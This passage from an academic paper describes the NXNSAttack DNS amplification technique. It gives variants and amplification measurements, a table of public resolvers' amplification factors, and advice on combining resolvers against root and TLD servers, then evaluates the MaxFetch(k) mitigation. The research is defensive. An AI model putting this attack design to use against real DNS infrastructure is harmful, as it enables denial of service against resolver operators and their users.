Note that here the `.com` TLD can also be considered as a victim because it processes the same packets as the recursive resolver under attack. Moreover, as described in Figure 5a, several resolvers may be used to mount a massive attack on any TLD or root server. We also performed this experiment with other TLDs (`.live` and `.online`) and received the same results.

(b) Authoritative SLD attack: To attack a particular SLD server, each attacker's referral is crafted to contain delegations to many new and different subdomains of the victim SLD (e.g., `fakens1.victim.com`, `fakens2.victim.com`, ...).

In this attack variant, the BIND *max-recursion-queries* threshold does limit the number of iterative requests to 75. To test this attack we used two name servers, one as the attacker's and one as the victim. Since our authoritative victim does not use DNSSEC, no TCP retries are involved. Thus, $C_v^{pkt} = 2 \cdot 74 = 148$ and PAF is $\frac{C_v^{pkt}}{2} = 74$x. The victim bytes cost is $C_v^{bw} = 22,073$ bytes, and the attacker cost is 1,049 bytes, which leads to a BAF of 21x. As before, the measurement on one client request is 150 rather than 148 due to the one-time resolution of the attacker and resolver servers, which should not be counted towards the PAF or BAF calculations. Note that, had the authoritative victim used DNSSEC, the packet cost would likely have increased 6-fold according to equation 1, to 888, and the PAF to 444.

(c) ROOT TLD attack. To attack a TLD or root servers (a tough challenge since there are hundreds of them), one can try variant a, or try this variant with many fewer client requests, as described; see §3.2 and Fig. 6. Here the attacker uses the self-delegations technique to double the amplification factor in attacks against the ROOT or TLD name servers, in which the resolver is also victimized. The attacker's first referral (step 3 in the figure) contains n_1 different sub-domains of itself (e.g., `sd1.attacker.com`, ... , `sdF1.attacker.com`), causing the resolver to send $2n_1$ additional queries (step 4) to resolve the IPv4 and IPv6 addresses of these delegated name servers. The attacker server then responds to these with $2n_1 = F1$ referral responses (step 5), each with n_2 delegations. This results in a total of $2 \cdot F1 \cdot n_2$ delegations, each of which is a name of a fake TLD server (e.g., `ns.fake1`, `ns.fake2`, ... , `ns.fakeF1xF1x2`). $F1$ is bounded by the *max-recursion-queries* parameter of BIND, to 74, and n_2 to 135 by the n_{max}, resulting in a maximum amplifier fan-out of $74 \cdot 270 = 19,980$ requests. This can potentially lead to a PAF of 3,240, if the target authoritative servers revert to TCP.

This experiment shows a huge discrepancy between the measured and calculated victim cost (81,428 vs. 239,760). This is because the resolver has to send and receive 19,980 requests at the same time, which it fails to do, causing the loss of many request packets. To successfully attack the root (or a TLD), the attacker should combine this technique with the one presented in Fig. 5a, using many different resolvers, all of which direct their requests to the target.

Long-lived attack simulation. The discussion so far has focused on the attack power as a result of one client request. Since the attack uses nonexistent domain names, the cache mechanisms do not help, and the attack is long-lived. To show this we simulate a long-lived attack using variant *b*, which does not interact with external authoritative servers; hence we could test it on our setup without leaking any attack packets outside the virtual lab. As shown in Table 2, F of this variant is 74; thus we include 37 name servers names in each NS referral response. We monitor the packets processed in both the recursive resolver and the victim authoritative server in the test-bed. We used the *resperf* tool [30] on the client machine (acts as the attacker) to send a query stream consisting of many unique DNS 'A' requests to `sd*.attacker.com`. As shown in Figure 7 (see the 'Original BIND' line), 10,000




Figure 7: Simulation of long-lived NXNSAttack against an SLD authoritative server. The original BIND implementation has a constant PAF of 75x as compared to 3x in MaxFetch(1). (see §5). Recall that the attacker cost is $2 \cdot$#requests.

attacker requests result in 1,500,319 packets involved in the recursive resolutions, producing a constant PAF of 75x. Here each client query ends with a SERVFAIL, but the recursive resolver's cache is filled with 740,000 NXDOMAIN records (each client request triggers 37 IPv4 resolutions and 37 IPv6 resolutions), and 10,000 NS records. Thus both have a large PAF, which causes very quick saturation of the cache and the memory.

4.4 Public DNS servers

Here we measured the amplification factor attained when each of several public DNS resolvers (such as Cloudflare, Google, Quad9, etc.) is used as the resolver in the amplifier. The DNS software in the public resolvers varies, and some have their own proprietary implementation. We used attack variation b, in which an SLD authoritative is the victim, and we used our own ns.victim.com as the victim. Since we cannot really mount an attack using a public DNS server, we tested each one with one client request at a time, for several requests, until the maximum firepower was found. The results are given in Table 3. We could not test variants a and c because these require monitoring the recursive resolver or the TLD/ROOT servers. To this end, we deployed a 'malicious' name server that responds to queries for `xxx.attacker.live` and sent a few queries to each of the public resolvers, requesting `sdX.attacker.live`. For each such request, our name server, ns.attacker.live, responded with a referral response with a different number of victims and victim sub-domains (all residing in our name server, `victim.online`). For each request sent, we monitored how many requests arrive at the victim name server. All the public DNS resolvers that we tested exhibited a large PAF on a single request of the NXNSAttack. Some have a higher PAF than the one observed in BIND for this variant (74x).

Public DNS recursive resolver (IP)	Max # of delegations = F/2	Victim cost C_v^{pkt}	PAF
CloudFlare (1.1.1.1)	24	96	48x
Comodo Secure (8.26.56.26)	140	870	435x
DNS.Watch (84.200.69.80)	135	972	486x
Dyn (216.146.35.35)	50	408	204x
FreeDNS (37.235.1.174)	50	100	50x
Google (8.8.8.8)	15	60	30x
Hurricane (74.82.42.42)	50	98	49x
Level3 (209.244.0.3)	135	546	273x
Norton ConnectSafe (199.85.126.10)	140	1138	569x
OpenDNS (208.67.222.222)	50	64	32x
Quad9 (9.9.9.9)	100	830	415x
SafeDNS (195.46.39.39)	135	548	274x
Ultra (156.154.71.1)	100	810	405x
Verisign (64.6.64.6)	50	404	202x

Table 3: Firepower and PAF of public resolvers as a response to a single request in the NXNSAttack.

4.5 NXNSAttack vs. NXDomain Attack and its effects on the DNS system

Both NXDomain and the NXNSAttack use non-existing domain names to bypass the recursive caches and reach different name servers. While the NXDomain attack (*water torture* [3, 20, 33]) is easier to launch because it does not require a malicious authoritative server. The NXNSAttack is however, more powerful in two aspects; packets/bytes amplification factor, and amount and type of cache records consumed. Its PAF ranges from 74x to 1602x, in contrast to 3x in the NXDomain attack. The NXNSAttack consumes memory and 'NS', 'NX' and even 'A' (in variant c) cache records, while the NXDomain attack consumes only 'NX' cache records at a much slower pace. Note that some ISPs have disabled negative caching due to the increased pervasiveness of one-time signals and disposable domains [13], thus eliminating the cache growth caused by the NXDomain attack. In conclusion, since large recursive resolvers were knocked down by the NXDomain attacks [29, 31], they are more likely to be knocked down by the NXNSAttack.

Attack effectiveness comparison. While variant b of the NXNSAttack is the least effective, with the smallest PAF, and is also likely to have the smallest cache consumption rate, it is the only variant we can easily compare against the NXDomain attack in a stress test in our setup. We used the same setup as in the long-lived test in Section 4.3.

In the comparison we measured MaxQps, the maximum rate of attacker client requests before the victim resolver or the authoritative server starts to lose requests. We prepared a file containing one million requests for

each attack (each having different bogus requests to instigate the attack) and used it as input to the *resperf* stress tool by Nominum [30], running on the client. (We did not use BIND *queryperf* [12] because it has been reported [30] to produce poor results.) The MaxQps throughput is determined as the point at which the server starts dropping queries and the response rate stops growing, indicating that the server capacity has been exceeded.

The results show that the MaxQps of the BIND recursive resolver significantly degrades under the NXNSAttack, with a peak of 932 Qps. The resolver throughput under the NXDomain attack is 3708 Qps. This mainly attests to the much higher PAF of the NXNSAttack, which requires much fewer malicious client requests to saturate the resolver. As a reference, the max throughput that we measured under non-attack traffic (e.g., a campus DNS trace and top million domains) varies from 6,000 (in the case that most of the requests are not cached) to more than 100,000 Qps (where most of the requests are already in the cache).

4.6 Saturating the DNS server

We do not have access to a real authoritative or real resolver servers to show how they fail under attack. As an alternative, we measured the maximum rate of the NXNSAttack type requests that each such server installed on a strong EC2 machine can handle before losing requests. Since this rate of requests is easily attained by the NXNSAttack, we deduce that the attack can easily take down these servers. We used the same setup as in Sections 4.2, 4.3 and 4.5 except of using a xlarge EC2 machine instead of larege EC2 machine (again 4 vCPU with 16GB memory) with BIND 9.12.3 in both resolver mode and authoritative mode. In resolver mode it starts to lose requests at a rate of 932 client requests per second, as in Section 4.5 (with the same requests that are issued by attacking clients in the NXNSAttack). In this experiment, we observed a large difference in CPU resources utilization between the victim and the attacker: the victim 4 vCPU resolver load exceeded 390%, while at the same time, the attacker's authoritative 1 vCPU load was only 3%. In authoritative mode we fed the authoritative two different streams of requests. The first, a stream of 'A' requests, caused the server to start losing requests when a rate of 68,208 rps was reached. The second, a stream of NXDOMAIN random requests, identical to those sent to an authoritative victim in our attack (e.g., in step 4 in Figure 3), reached a maximum rate of 65,418 rps before beginning to lose requests. Therefore, in our attack 1,000 client requests per second (with PAF=x75) would be sufficient to overwhelm this authoritative name server.

5 Attack Mitigation: MaxFetch(k)

5.1 Possible and Existing Measures

Several different approaches may be taken to mitigate and reduce the NXNSAttack effect. While MaxFetch(k) is the simplest to integrate and directly patches the problem, we briefly mention few approaches, before diving into the details of MaxFetch(k) in the following subsections:

MaxFetch(k): Do not resolve all the name server domains in a received referral response at once, but rather, k per each original client request. See details below.

Abnormal behavioral analysis: In the spirit of IPSs, it is possible to monitor the referral messages incoming to resolvers and identify and detect authoritative name servers that send many malicious NS referral responses. One indicator could be abnormally large referrals for zones that appear only once or infrequently. Heavy hitter and distinct heavy hitter algorithms, such as in [9], may be used to detect zones with many bogus sub-domains and filter only the malicious requests. Note that to evade blocking, malicious name servers can dynamically change their name and IP address (in the same manner as malicious C&C servers do). The disadvantage of this approach is that operators will have to deal with yet one more package and the upgrade path is not clear.

NX replies detection: One unique abnormal behavior of our attack is that the resolver (for example in Fig. 3) receives nonexistent ('NX') replies while resolving a name server name which appeared in a referral response. This cannot happen in normal operation unless there is a configuration error. A client request that results in one or more such 'NX' responses may be failed [7].

Rate and other limiters: Following the NXDomain attack, recent versions of BIND have new manual rate limiting features designed to throttle queries from a resolver to authoritatives that are under attack. These rate-limiters, (e.g., fetch-limits, fetches-per-server, and fetches-per-zone [11]) are, however, a double-edged sword, and can become a way to DDoS an authoritative by issuing many requests to hit the threshold and then block legitimate requests. Moreover, setting a rate-limit per authoritative zone or per authoritative name server does not protect the recursive resolver from the NXNSAttack.

DNSSEC: Using DNSSEC-Validated Cache as suggested in RFC 8198 [8] enables the resolver to iden-

tify malicious bogus domain requests before issuing the request. To accomplish this, DNSSEC "meta-data" in the form of NSEC(3) and RRSIG records must be used. NSEC provides the main benefit by pointing out to the resolver ranges of sub-domain names that are nonexistent and therefore is able to drop domain requests that fall in them, without making the query itself [36]. This can be combined with the above NX replies detection method.

Max Breadth: The MaxFetch(k) proposal mitigates and significantly reduces the PAF (and BAF) of the attack; however, the attack still consumes large amounts of memory and cache (NX, NS records) per client request, in particular variant *c*. An additional approach is to adopt recommendations to restrict the breadth, i.e., the number of delegation name servers in an NS record of a domain/zone (all of which are included in a referral response). This restriction is supported by the observations made in §6; in particular, Fig. 14 shows that about one-hundredth of a percent of the top 1M domains have more than 13 name servers in a referral response, and less than one percent have more than 7. The limitation should be a function of the level of the zone and of the authoritative name server from which the referral that creates the NS record arrives. Thus, for an SLD zone, a default restriction of 4 might make sense. Investigating the exact limits and effects of this MaxBreadth proposal is beyond the scope of the current paper.

5.2 MaxFetch(k)

We propose to amortize the resolution of multiple delegations for a zone over multiple requests that use that zone, one or a few (k) resolutions per request, rather than resolving all the delegations of the zone at once, when the referral for the zone first arrives. Thus, in general, in the resolution of each client request, while using an already resolved delegated name server, the resolver resolves the IP address of an additional k delegated name servers to be ready for future requests. This process continues until all the delegations provided in a referral response are resolved. Several variations are possible in this scheme, for example; start with k concurrent resolutions of referred name server names upon receiving the first referral response within the resolution of a client request. Then, on each subsequent client request that results in the same referral, make one (or more) additional name server name resolutions.

We modified the BIND 9.12.3 resolver algorithm to implement MaxFetch(1). The max number of external fetches (additional resolutions) we enforce at each level is configurable. MaxFetch(k) allows the resolution of k additional delegations that do not have an associated IP address, per request. In MaxFetch(1), a resolver that uses a zone z while resolving a request checks whether there are unresolved delegations for z in z's NS record. If such a delegation is found, the resolver initiates its resolution, while continuing in parallel the resolution of the original request, using an already resolved delegate for zone z. Note that the first request that uses zone z (which has also received the corresponding referral response) may have to wait for the resolution of the first delegate if all of them came without a glue record in the referral response (or all are *out-of-bailiwick*). In this case the second request that uses zone z will use the same delegate as used by the first one (one may consider resolving two delegations in the first request, something we have not tested).

It is important to note that MaxFetch(1) does not negatively affect the latency of a request resolution (see latency analysis in §5.3 and §5.4), nor does it disturb the RTT estimation algorithms (such as sRTT). Most recursive resolvers perform latency-wise algorithms to decide which server to query next. However, MaxFetch(1) does not disrupt these algorithms because it allows a resolution of an additional name server that may be selected in the next client request, and after enough requests all the delegations are resolved. The resolution of an additional name server does not add to the latency of a response since each request, except the first, uses a previously resolved name server while issuing the additional resolution in parallel.

In the next sub-sections we evaluate and compare the original BIND and MaxFetch(1). We focus on the impact on the latency and the number of packets, per client request, under normal traffic and under attack.

5.3 MaxFetch(1) evaluation under attack

In Figure 7 (§4.1) we compare the PAF of the original BIND to that of the MaxFetch(1) variant, during a long-lived simulated NXNSAttack against an SLD victim. The blue line ($-\triangle-$) shows that the MaxFetch(1) enhancement avoids most of the additional resolutions, since it initiates only two additional requests, one IPv4 and one IPv6 per reqest. Instead of 1,500,319 packets exchanged by the original BIND recursive resolver (as a result of 10,000 malicious client requests), MaxFetch(1) exchanges only 60,061 packets (the measured Mac1Fetch PAF is reduced from $75x$ to $3x$).

We also repeated the stress tests as in §4.5 to measure the maximal number of client queries per second that the BIND resolver is able to sustain under the NXNSAttack with and without MaxFetch(1). As seen in Table 4, BIND with MaxFetch(1) is capable of processing many

	Orig Bind 9.12.3	MaxFetch(1)
Max requests/sec	932	3390
Avg. Latency (ms)	4.31	1.32
Median Latency (ms)	4	1
std Latency	4.51	1.37

Table 4: Comparing BIND resolver performance under the NXNSAttack with and without MaxFetch(1).

more attack requests, 3,390 vs. 932 under the NXNSAttack (and 3708 orig. BIND under the NXDomain attack §4.5). We also compared the latency of attack requests with and without MaxFetch(1). The latency values are observed at the attacker client, which that generates requests during a simulation of the NXNSAttack against an SLD victim in our testbed. As seen in Table 4, the average, median, and std latency, under attack, are much better with MaxFetch(1) than without.

5.4 MaxFetch(1) in normal operation

Here we evaluate the recursive resolver operation in practice, with and without MaxFetch(1) under normal operation (without an attack). We measure (i) the latency of client queries and (ii) the number of IPv4 packets processed by the resolver in the resolution process. The purpose is twofold: first, we wish to verify that the MaxFetch(1) modification does not incur query delays or resolution failures (i.e., the number of SERVFAIL and NOERROR responses is not higher than that observed in the original BIND). Second, we wish to measure the impact of the *Out-of-Bailiwick* overhead on the recursive resolver under normal operation, to determine whether the cache mitigates this overhead over time.

5.4.1 Datasets

Two datasets are used to study the normal operation of a BIND resolver:

Dataset $\mathcal{A}$: A list of the **top million domains** [21]. Here we executed DNS 'A' requests (IPv4 resolution) for the first 100,000 domains in this list.

Dataset $\mathcal{B}$: Campus DNS trace. A 24-hour trace of live DNS traffic observed on a campus DNS server. Out of the 1,027,359 queries to domains that do not reside within the campus zone, we took the 386,736 'A' queries, with 10,092 unique ones.

Ethical Consideration: Dataset $\mathcal{B}$ is a sequence of DNS queries with their timestamps but without the IP addresses that originated them.

With each dataset, we send its query stream (100,000 queries in Dataset $\mathcal{A}$, and 386,736 queries in Dataset $\mathcal{B}$) to both original BIND and BIND with MaxFetch(1). The 1GB resolvers' cache is empty at the beginning of each experiment, and it can store all the responses received in each experiment. We record the traffic between the recursive resolver and the authoritative hierarchy, as well as collecting the BIND statistics.

	Dataset $\mathcal{A}$ (100K top domains)		Dataset $\mathcal{B}$ (Campus trace)	
Resolver Impl.	Original BIND	Max-Fetch(1)	Original BIND	Max-Fetch(1)
Total Req.	100,000	100,000	386,691	386,691
Unique Req.	100,000	100,000	10,092	10,092
Total recursion packets	**747,494**	**650,864**	**454,032**	**422,946**
NOERROR			363028	363031
SERVFAIL			18911	18910
NXDOMAIN			4752	4750
Latency (ms)				
Mean	**157.37**	**155.95**	**41.50**	**40.97**
Median	53	52	13	13
Std	298.63	293.37	101.03	95.81


Table 5: Comparing original BIND and BIND with MaxFetch(1) during the resolution of the query streams in Datasets $\mathcal{A}$ and $\mathcal{B}$.

5.4.2 Results


Resolution overhead. We start by measuring the drop in resolution cost introduced by Max1Fetcch in normal operation (see §2.2). Figure 8 and the fourth row (Total recursion packets) in Table 5 show the number of packets processed by the recursive resolver (with and without MaxFetch(1)) in each of the datasets. Using original BIND, the resolver exchanges 14.84% more packets in the resolution of the queries in Dataset $\mathcal{A}$ than it does using the MaxFetch(1) variant (747,494 vs. 650,864). Similarly, for Dataset $\mathcal{B}$ (campus DNS trace), original BIND exchanges 7.34% more packets (454,032 vs. 422,946).

As seen by the green overhead lines ($-\diamond-$) in Figures 8a and 8b, MaxFetch(1) saves more than 50% of the resolution cost in the first 1000 requests, when the cache has not yet filled up. The lines show the resolution drop in percentages, $((\frac{Packets_{orig}}{Packets_{MaxFetch(1)}} - 1) \cdot 100)$. The gap decreases as more requests are processed and the cache is filled up with name server resolutions that are shared by multiple requests. After 20K requests, the gap remains stable at around 15% for Dataset $\mathcal{A}$, and 7% for Dataset $\mathcal{B}$. Furthermore, MaxFetch(1) does not result with more SERVFAIL, NOERROR, or NXDOMAIN than original BIND in the resolution of the 386,691 queries in Dataset $\mathcal{B}$ (Fifth row in Table 5).

Latency. The last row in Table 5 shows the average, median and std latency, in both data sets, with and without MaxFetch(1). The response time is slightly faster using MaxFetch(1): 157.37ms using original BIND vs. 155.95ms using MaxFetch(1) in Dataset $\mathcal{A}$ (top domains), and 41.5ms vs. 40.97ms in Dataset $\mathcal{B}$ (campus trace). Note that in Dataset $\mathcal{B}$, most queries are served by the




(a) 100K Top Domains




(b) Campus 1-Day Trace

Figure 8: The number of recursion packets exchanged by a BIND resolver (with and without MaxFetch(1)) in the resolution of Dataset $\mathcal{A}$ and $\mathcal{B}$ query streams. The green line $(-\diamond-)$ shows the overhead that is relative to MaxFetch(1).



(a) 100K top domains



(b) Campus trace

Figure 9: Latency of queries in Datasets $\mathcal{A}$ and $\mathcal{B}$: Comparison between original BIND and MaxFetch(1).




Figure 10: Dataset $\mathcal{A}$, 99^{th} percentile BIND latency with and without MaxFetch(1).

resolver cache because not all the requests are unique. Thus, when calculating the average, median and std calculations, we exclude queries with zero latency (we consider only 114,570 out of 386,691 queries).

Figures 9a shows the cumulative distribution of the queries' latency values for Dataset $\mathcal{A}$, with and without MaxFetch(1), and Figure 9b shows the same for Dataset $\mathcal{B}$. The latency values for both datasets with and without MaxFetch(1) are between 0 and 5 seconds. In both datasets, the original BIND and MaxFetch(1), the CDF lines overlap, exhibiting a nearly identical distribution.

The 99^{th} percentile latency distribution in Dataset $\mathcal{A}$ (top domains) is provided in Figure 10. The quantile values (cut points of the 99^{th} percentile) for original BIND and MaxFetch(1) are 1,414ms and 1,382ms respectively. Similarly, Figure 11 shows the 99^{th} percentile distribution for Data-set $\mathcal{B}$.

Figure 12 presents the latency differences per domain request (between original BIND and MaxFetch(1)) in the top domains dataset. Here, for each request for domain d we calculate $L^d_{orig} - L^d_{m1f}$, where L^d_{orig} is the latency of the query for d using original BIND, and L^d_{m1f} when using MaxFetch(1). Figure 12 shows the distribution of the calculated values (vary from -5000 to 5000), where positive values represent domain requests for which MaxFetch(1) performed faster.

6 The Pervasiveness of Out-of-Bailiwick Nameservers

Here we measure the prevalence of domains with *out-of-bailiwick* name servers. We show that the majority of the domains out of the top 1M popular sites [21] have *out-of-bailiwick* name servers. We performed two controlled experiments to monitor the resolvers' operation and to examine the NS referral responses in the resolutions of these domains.

In the first controlled experiment we measured how




Figure 11: Dataset $\mathcal{B}$, 99^{th} percentile BIND latency with and without MaxFetch(1).




Figure 12: 100K websites dataset: OrigBIND – MaxFetch(1) latency per domain histogram.

many recursive resolutions a BIND based resolver performed when resolving each of the top 1M domains. The cache was cleared before issuing each client request. In an attempt to capture the difference between the number of resolutions performed per client request in practice vs. theory (as in Section 2 Figure 1 versus Figure 2). That is, at each level of the hierarchy one resolution is not counted. Figure 13 shows the cumulative distribution of domains that trigger additional resolutions (fetches). The figure shows that 60.22% of the domain requests initiate more than one additional fetches. We see that 374,498 domain requests do not initiate any additional resolutions (38.34%, note that we count only requests with NOERROR responses).

In the second experiment, we recorded the communication between the recursive resolver and the authoritative structure during the resolution of the 1M domains. In this case, we did not focus on the BIND operation, but




Figure 13: Number of domains that their resolution incurs initiation of extra resolutions by BIND (over top million domains).

rather inspected the NS referral responses received from the authoritative hierarchy in order to measure: (i) how many name servers are returned for each domain, (ii) how many name servers are not provided with their corresponding IP addresses (missing glue records), and (iii) which name servers are *out-of-bailiwick*. When counting the number of *out-of-bailiwick* name servers, we consider both definitions as we discuss in §2.2 (RFC 8499). The first, strict definition describes a name server whose name is subordinate to the owner name of the NS resource record (e.g., ns.child.example.com as name server for the domain 'example.com'). The second, wider definition refers to a name server's name that is subordinate to the zone origin and not subordinate to the owner of the NS resource record (e.g., ns.another.com as name server for the domain 'example.com').

We start by counting the number of name servers for each domain; see Figure 14. While most of the domains have two name servers, 33% have three or more. Results show that the top million domains have an average of 2.52 name servers per domain.




Figure 14: Number of duplicates of each name server per domain over top million domains.

Measurement	Number
Requests	1,000,000
Answers	1,000,000
NXDOMAIN	20,025
SERVFAIL	20,110
NOERROR	959,865
CNAME Response	1,717
Empty Response	11,498
Domains with nameservers (valid)	946,650
Domains that all their NSs with glue (IP)	342,429
Domains that all their NSs w/o glue.	567,450
Total name servers in answers	**2,394,475**
In-bailiwick name servers (strict def.)	70,596
Out-of-bailiwick name servers (strict def.)	2,323,879
In-bailiwick name servers (wider def.)	1,081,876
Out-of-bailiwick name servers (wider def.)	**1,312,599**
name servers with glue records	869,140
name servers w/o glue records	**1,525,335**

Table 6: Pervasiveness of authoritative name servers with missing glue records over the top million domains.




Figure 15: CDF of out-of-bailiwick name servers per domain.

We show the results in Table 6. Only 869,140 out of 2,394,475 (36.3%) name servers that appear in the NS referral responses of the 1M domains are both in-bailiwick and include a corresponding IP address (glue record). 1,525,335 (63.7%) name servers are missing a corresponding glue record, of which 1,312,599 are out-of-bailiwick, showing that some *in-bailiwick* name servers are not provided with their glue records by their parent authoritative name servers. Here we refer to the wider definition of *bailiwick*; the results show that most authoritative name servers provide glue records according to this definition. Additionally, according to the strict definition of *in-bailiwick*, we found that only 70,596 name server out of 2,394,475 (2.95%) are *in-bailiwick*, i.e., their name servers names are within the domain name (for example, 'ns.example.com' as a name server for the domain 'example.com').

The blue line (−•−) in Figure 15 shows the distribution of the number of name servers without a glue record per domain. For the majority of the domains (567,450 out of 946,650 domains with NOERROR responses, 59.94%), *all* their name servers are received without a corresponding glue record (in the NS referral response from the TLD, or sometimes from an SLD). One reason for this high number of domains with *out-of-bailiwick* name servers is that many domains outsource their DNS authoritative service to the same vendors. Out of the 1 million we tested, 218,747 (21%) domains use `ns.cloudflare.com` and 129,789 use `domaincontrol.com`.

7 Related Work

Luo et al. [20] analyze the prevalence and characteristics of the NXDomain and water torture attacks. Using one month of real-world DNS traffic, they compare the attack behavior with DGA malware and disposable services.

Recently the DNS infrastructure is facing abuse by various entities which use it for applications for which it was not intended. In this case, a large volume of temporary domain names (aka disposable domains [13]) is commonly used to help these services to communicate via DNS queries. A study [13] from large scale DNS traffic shows that 60% of all distinct resource records observed daily are disposable. Hao et al. [5] examine the negative impact of disposable domains on recursive caching. They propose a classification based on domain name features to increase the cache hit-rate.

